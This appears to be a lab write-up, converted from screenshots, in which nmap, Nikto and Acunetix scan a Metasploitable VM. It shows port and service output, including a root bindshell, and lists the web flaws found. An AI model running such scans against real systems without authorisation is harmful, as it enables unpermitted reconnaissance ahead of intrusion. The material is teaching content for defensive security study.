512/tcp   open  exec         netkit-rsh reexec
513/tcp   open  login        rlogin
514/tcp   open  exec         rsh
1699/tcp  open  redis        Redis 6.2.14
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-2ubuntu5
5432/tcp  open  postgresql
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11
6667/tcp  open  irc          UnrealIRCd
8000/tcp  open  alps
1139/tcp  open  unknown
MAC Address: 00:0C:27:46 (PC Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain;irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.86 seconds
```

The status bar at the bottom of the screen shows the date and time as 07-06-2025, 16:57:54, and the system status as "Partly sunny".

**After Finding the open ports and service version finding the vulnerability**

# Vulnerability Analysis

**Vulnerability Analysis** is the process of **identifying, classifying, and evaluating security weaknesses (vulnerabilities)** in a system, network, application, or infrastructure **before attackers can exploit them.**

---

## Purpose of Vulnerability Analysis:

- To **find weaknesses** in software, hardware, or configurations.
  - To **prevent cyber attacks** by fixing known flaws.
  - To **assess risk levels** of different vulnerabilities.
  - To **help prioritize remediation** efforts based on severity.
- 

## Finding Vulnerability Using Various Tools

vulnerability analysis tools

1. **Nessus**
2. **OpenVAS**
3. **Nikto**
4. **Acunetix**
5. **Burp Suite**
6. **Nexpose (Rapid7)**
7. **Qualys**
8. **Netsparker**
9. **Arachni**
10. **OWASP ZAP**

**11.Wapiti**

**12.Vega**

**13.IBM AppScan**

**14.Retina**

**15.GFI LanGuard**

**16.SAINT**

**17.Microsoft Baseline Security Analyzer (MBSA)**

**18.Core Impact**

**19.Invicti (formerly Netsparker)**

**20.Tenable.io**

## A) nmap Script:-

**Command :- nmap -A -T4 192.168.161.182**

### How It Works:

- **nmap:**  
Launches the Nmap tool (used for network scanning and host discovery).
- **-A:**  
Stands for **Aggressive Scan**. It enables:
  - **OS detection**
  - **Version detection** of services
  - **Script scanning** (default NSE scripts)
  - **Traceroute**
- **-T4:**  
Specifies **timing template**. T4 makes the scan faster and is ideal for LAN networks.  
(Range: T0 [slowest] to T5 [fastest]).

- 192.168.161.182:

This is the **target IP address** that will be scanned.

```
(root@Kali)-[~]
# nmap -A -T4 192.168.161.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 17:09 IST
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 17:10 (0:00:01 remaining)
```


**Result:-**

```
(root@Kali)-[~]
# nmap -A -T4 192.168.161.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 17:09 IST
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 17:10 (0:00:01 remaining)
Stats: 0:02:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.25% done; ETC: 17:12 (0:00:00 remaining)
Nmap scan report for 192.168.161.182
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 192.168.161.192
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
```

## B)Nikto-:

Command :- nikto -h http://192.168.161.182

- **nikto** – This is a web server vulnerability scanner.
- **-h** – This option is used to specify the host (target web server).
- **http://192.168.161.182/** – This is the URL or IP address of the web server you want to scan.




```
Kali [Running] - Oracle VM VirtualBox  
File View Input Devices Help  
File Actions Edit View Help  
root@Kali:[~]  
# nikto -h http://192.168.161.182/
```

## Result :- Vulnerabilities ⏪

1. **Apache Server Version:** Using outdated Apache/2.2.8, which has known security risks.
2. **PHP Version:** PHP 5.2.4 detected; this version is outdated and vulnerable.
3. **Missing Security Headers:**
  - a. No **X-Frame-Options** header (risk of clickjacking).
  - b. No **X-Content-Type-Options** header (risk of MIME type confusion).

4. **Mod\_negotiation MultiViews Enabled:** Can allow attackers to brute-force file names.
  5. **TRACE HTTP Method Enabled:** Vulnerable to Cross-Site Tracing (XST) attacks.
  6. **Directory Indexing Enabled:** Allows browsing of folders like /doc/, /test/, /icons/.
  7. **phpinfo.php Script Present:** Reveals sensitive system information.
  8. **phpMyAdmin Accessible:** Exposes database management interface, should be restricted.
  9. **Sensitive Files Exposed:** Files like wp-config.php found, which may contain credentials.
- 10. Junk HTTP Methods Allowed:** Server responds to uncommon or invalid HTTP methods.
- 11 . Potential Information Disclosure:** Certain URLs reveal PHP version and other data.



```
(root㉿Kali)-[~]
# nikto -h http://192.168.161.182/
- Nikto v2.5.0

+ Target IP:          192.168.161.182
+ Target Hostname:    192.168.161.182
+ Target Port:        80
+ Start Time:         2025-06-07 17:19:54 (GMT5.5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcm' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPBB885F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184

27°C Mostly cloudy Q Search 17:29:42 Right Ctrl ENG IN 07-06-2025
```

## C)Acunetix :-


**Acunetix** is an **automated web application security scanner** designed to identify and help fix vulnerabilities in websites, web applications, and APIs.

**Download Link :-** <https://github.com/secur3ytalent/acunetix-13-kali-linux>


### How to use it :-

After Downloading the Acunetix , setup and open it in browser localhost


### Acunetix




- Click on target




- click on add target




- Set the target address and description name




- Click on Scan button



- Click on Create Scan



- Here scanning started



- Scan completed

Kali [Running] - Oracle VirtualBox

File View Input Devices Help

Kali Linux x Acunetix x GitHub - secur3talent/... x New Tab x +

https://127.0.0.1:3443/#/scans/82693fe2-86f7-4b4d-83c5-96092af3a5f0/info

Administrator

**acunetix**

Scan

Scan Information Vulnerabilities Site Structure Events

**Acunetix Threat Level**

**HIGH**

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Activity

Overall Progress 100% Aborted

Scanning of 192.168.161.182 started Jun 7, 2025, 5:48:00 PM

Antivirus not found Jun 7, 2025, 5:48:00 PM

Login forms were detected but LSR or Autologin are not being used Jun 7, 2025, 5:55:51 PM

Scan Duration 7m 51s Requests 16,077 Average Response Time 1ms Locations 147

Target Information

Address http://192.168.161.182/ Server Apache/2.2.8 (Ubuntu) DAV/2 Operating System Linux

Latest Alerts

Cookie(s) without HttpOnly flag set Jun 7, 2025, 5:55:39 PM

Cross site scripting Jun 7, 2025, 5:55:39 PM

Q Search ENG IN 17:56:31 07-06-2025 Right Ctrl

- Click on Vulnerability section to see all vulnerability

Kali [Running] - Oracle VirtualBox

File View Input Devices Help

Kali Linux x Acunetix x GitHub - secur3talent/... x New Tab x +

https://127.0.0.1:3443/#/scans/82693fe2-86f7-4b4d-83c5-96092af3a5f0/vulnerabilities

Administrator

**acunetix**

Scan

Scan Information Vulnerabilities Site Structure Events

Apache JServ protocol service	http://192.168.161.182/	Open	95	
Apache httpOnly cookie disclosure	http://192.168.161.182/	Open	95	
Apache httpd remote denial of service	http://192.168.161.182/	Open	95	
Cross site scripting (content-sniffing)	http://192.168.161.182/phpMyAdmin/phpmyadmin.css.php	pma_fontsize	Open	95
Development configuration file	http://192.168.161.182/mutillidae/.project		Open	95
Directory listing	http://192.168.161.182/dav/		Open	100
Directory listing	http://192.168.161.182/mutillidae/javascript/		Open	100
Directory listing	http://192.168.161.182/mutillidae/javascript/ddsmoothmenu/		Open	100
Directory listing	http://192.168.161.182/mutillidae/styles/		Open	100
Directory listing	http://192.168.161.182/mutillidae/styles/ddsmoothmenu/		Open	100

Q Search ENG IN 17:57:07 07-06-2025 Right Ctrl

- Click on site structure

The screenshot shows the Acunetix web application scanner interface. The main window title is "Kali [Running] - Oracle VirtualBox". The browser tabs include "Kali Linux", "Acunetix", "GitHub - secur3bytalent...", and "New Tab". The URL in the address bar is "https://127.0.0.1:3443/#/scans/82693fe2-86f7-4b4d-83c5-96092af3a5f0/site-structure/2-66/vulnerabilities". The left sidebar menu includes "Dashboard", "Targets", "Vulnerabilities", "Scans" (which is selected), "Reports", "Users", "Scan Types", "Network Scanner", "Issue Trackers", "Email Settings", "Engines", and "Excluded Hours". The "Scans" section shows a list of scanned 